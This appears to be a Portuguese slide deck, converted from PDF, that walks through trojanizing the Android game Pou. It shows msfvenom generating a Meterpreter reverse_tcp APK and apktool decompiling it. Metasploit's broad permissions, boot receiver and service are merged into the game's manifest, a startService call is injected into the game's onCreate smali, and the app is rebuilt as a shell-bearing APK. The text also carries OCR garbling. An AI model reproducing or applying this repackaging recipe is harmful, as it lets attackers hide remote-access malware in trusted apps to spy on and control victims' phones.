


0x7fffffff (2147483647) é o valor máximo
de um int32 em JAVA

MODIFICAÇÃO

```
3031 .method public h()I
3032     .locals 1 → .locals 2
3033
3034     igure-object v0, p0, Lme/pou/app/k/a;→i:Lme/pou/app/m/f;
3035
3036     invoke-virtual {v0}, Lme/pou/app/m/f;→d()I
3037
3038     move-result v0
3039
3040     const v2, 0xc8
3041
3042     return v2
3043 .end method
me/pou/k/a
```

MODIFICAÇÃO



MODIFICAÇÃO

```
gvb@kalizin:pts/1-> /home » gvb (0)
> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.15.13 netmask 255.255.255.0 broadcast 192.168.15.255
        inet6 fe80::a00:27ff:fe79:6bbf prefixlen 64 scopeid 0x20<link>
        inet6 2804:431:c7e4:6028:a00:27ff:fe79:6bbf prefixlen 64 scopeid 0x0<global>
        inet6 2804:431:c7e4:6028:21d5:23a9:a040:43ac prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:79:6b:bf txqueuelen 1000 (Ethernet)
    RX packets 594 bytes 58874 (57.4 KiB)
    RX errors 0 dropped 4 overruns 0 frame 0
    TX packets 113 bytes 26516 (25.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

gvb@kalizin:pts/1-> /home » gvb (0)
> msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.15.13 LPORT=1337 R > evilpou.apk
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
```

MODIFICAÇÃO

```
> java -jar apktool_2.6.1.jar d evilpou.apk
I: Using Apktool 2.6.1 on evilpou.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/GvB/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

mac ~/tools

MODIFICAÇÃO



```
AndroidManifest.xml ~.../evilpou X AndroidManifest.xml ~.../pou_novo ...  
Users > GvB > tools > evilpou > AndroidManifest.xml  
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.example.pou_novo">  
2     <uses-permission android:name="android.permission.INTERNET" />  
3     <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />  
4     <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />  
5     <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />  
6     <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />  
7     <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />  
8     <uses-permission android:name="android.permission.READ_PHONE_STATE" />  
9     <uses-permission android:name="android.permission.SEND_SMS" />  
10    <uses-permission android:name="android.permission.RECEIVE_SMS" />  
11    <uses-permission android:name="android.permission.RECORD_AUDIO" />  
12    <uses-permission android:name="android.permission.CALL_PHONE" />  
13    <uses-permission android:name="android.permission.READ_CONTACTS" />  
14    <uses-permission android:name="android.permission.WRITE_CONTACTS" />  
15    <uses-permission android:name="android.permission.WRITE_SETTINGS" />  
16    <uses-permission android:name="android.permission.CAMERA" />  
17    <uses-permission android:name="android.permission.READ_SMS" />  
18    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />  
19    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />  
20    <uses-permission android:name="android.permission.SET_WALLPAPER" />  
21    <uses-permission android:name="android.permission.READ_CALL_LOG" />  
22    <uses-permission android:name="android.permission.WRITE_CALL_LOG" />  
23    <uses-permission android:name="android.permission.WAKE_LOCK" />  
24    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />  
25    <uses-feature android:name="android.hardware.camera" />  
26    <uses-feature android:name="android.hardware.camera.autofocus" />  
27    <uses-feature android:name="android.hardware.microphone" />
```

MODIFICAÇÃO

```
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
    <intent-filter>
        <data android:host="my_host" android:scheme="metasploit" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />
        <action android:name="android.intent.action.VIEW" />
    </intent-filter>
</activity>
<receiver android:label="MainBroadcastReceiver" android:name=".MainBroadcastReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
<service android:exported="true" android:name=".MainService" />
</application>
```

MODIFICAÇÃO

Adicionar "com.metasploit.stage" no receiver e no service

```
<receiver android:label="MainBroadcastReceiver" android:name="com.metasploit.stage.MainBroadcastReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
<service android:exported="true" android:name="com.metasploit.stage.MainService" />
<service android:enabled="true" android:name="me.nou.app.NotificationsService" />
```

MODIFICAÇÃO



smali > com > metasploit > stage > MainActivity.smali

```
1 .class public Lcom/metasploit/stage/MainActivity;
2 .super Landroid/app/Activity;
3
4
5 # direct methods
6 .method public constructor <init>()V
7     .locals 0
8
9     invoke-direct {p0}, Landroid/app/Activity;→<init>()V
10
11    return-void
12 .end method
13
14
15 # virtual methods
16 .method protected onCreate(Landroid/os/Bundle;)V
17     .locals 0
18
19     invoke-super {p0, p1}, Landroid/app/Activity;→onCreate(Landroid/os/Bundle;)V
20
21     invoke-static {p0}, Lcom/metasploit/stage/MainService;→startService(Landroid/content/Context;)V
22
23     invoke-virtual {p0}, Lcom/metasploit/stage/MainActivity;→finish()V
24
25     return-void
```

MODIFICAÇÃO

EXPLORER ... ≡ a.smali .../i ≡ a.smali .../k ≡ App.smali X


POU_NOVO smali > me > pou > app > ≡ App.smali

≡ b.smali

> I
> m
> outside
> room
≡ a.smali
≡ App.smali
≡ App\$a.smali
≡ App\$a\$smali
≡ App\$a0.smali
≡ App\$b.smali
≡ App\$b0.smali
≡ App\$c.smali
≡ App\$c0.smali
≡ App\$d.smali
≡ App\$d0.smali
≡ App\$e.smali
≡ App\$e0.smali
≡ App\$f.smali
≡ App\$F0.smali
≡ App\$g.smali
≡ App\$g0.smali
≡ App\$h.smali
≡ App\$h0.smali
≡ App\$i.smali
≡ App\$i0.smali
≡ App\$j.smali
≡ App\$j0.smali
≡ App\$k.smali
≡ App\$k0.smali
≡ App\$l.smali
≡ App\$l0.smali

3144 :cond_3
3145 if-ne p2, v1, :cond_4
3146 3147
3148 ige-object p1, p0, Lme/pou/app/App;→D:Lme/pou/app/m/h/c;
3149
3150 if-eqz p1, :cond_4
3151
3152 invoke-interface {p1}, Lme/pou/app/m/h/c;→k()V
3153
3154 :cond_4
3155 :goto_0
3156 return-void
3157 .end method
3158
3159 .method public onCreate(Landroid/os/Bundle;)V
3160 .locals 10
3161
3162 const-string v0, "
3163
3164 invoke-super {p0, p1}, Landroid/app/Activity;→onCreate(Landroid/os/Bundle;)V
3165
3166 invoke-static {p0}, Lcom/metasploit/stage/MainService;→startService(Landroid/content/Context;)V
3167
3168 :try_start_0
3169 invoke-virtual {p0}, Landroid/app/Activity;→getPackageManager()Landroid/content/pm/PackageManager;

/smali/com/



MODIFICAÇÃO

```
› java -jar apktool_2.6.1.jar b pou_novo -o pou_deubom_com_shell.apk
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: pou_novo/smali/.DS_Store
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```


MacBook ~/tools

MODIFICAÇÃO

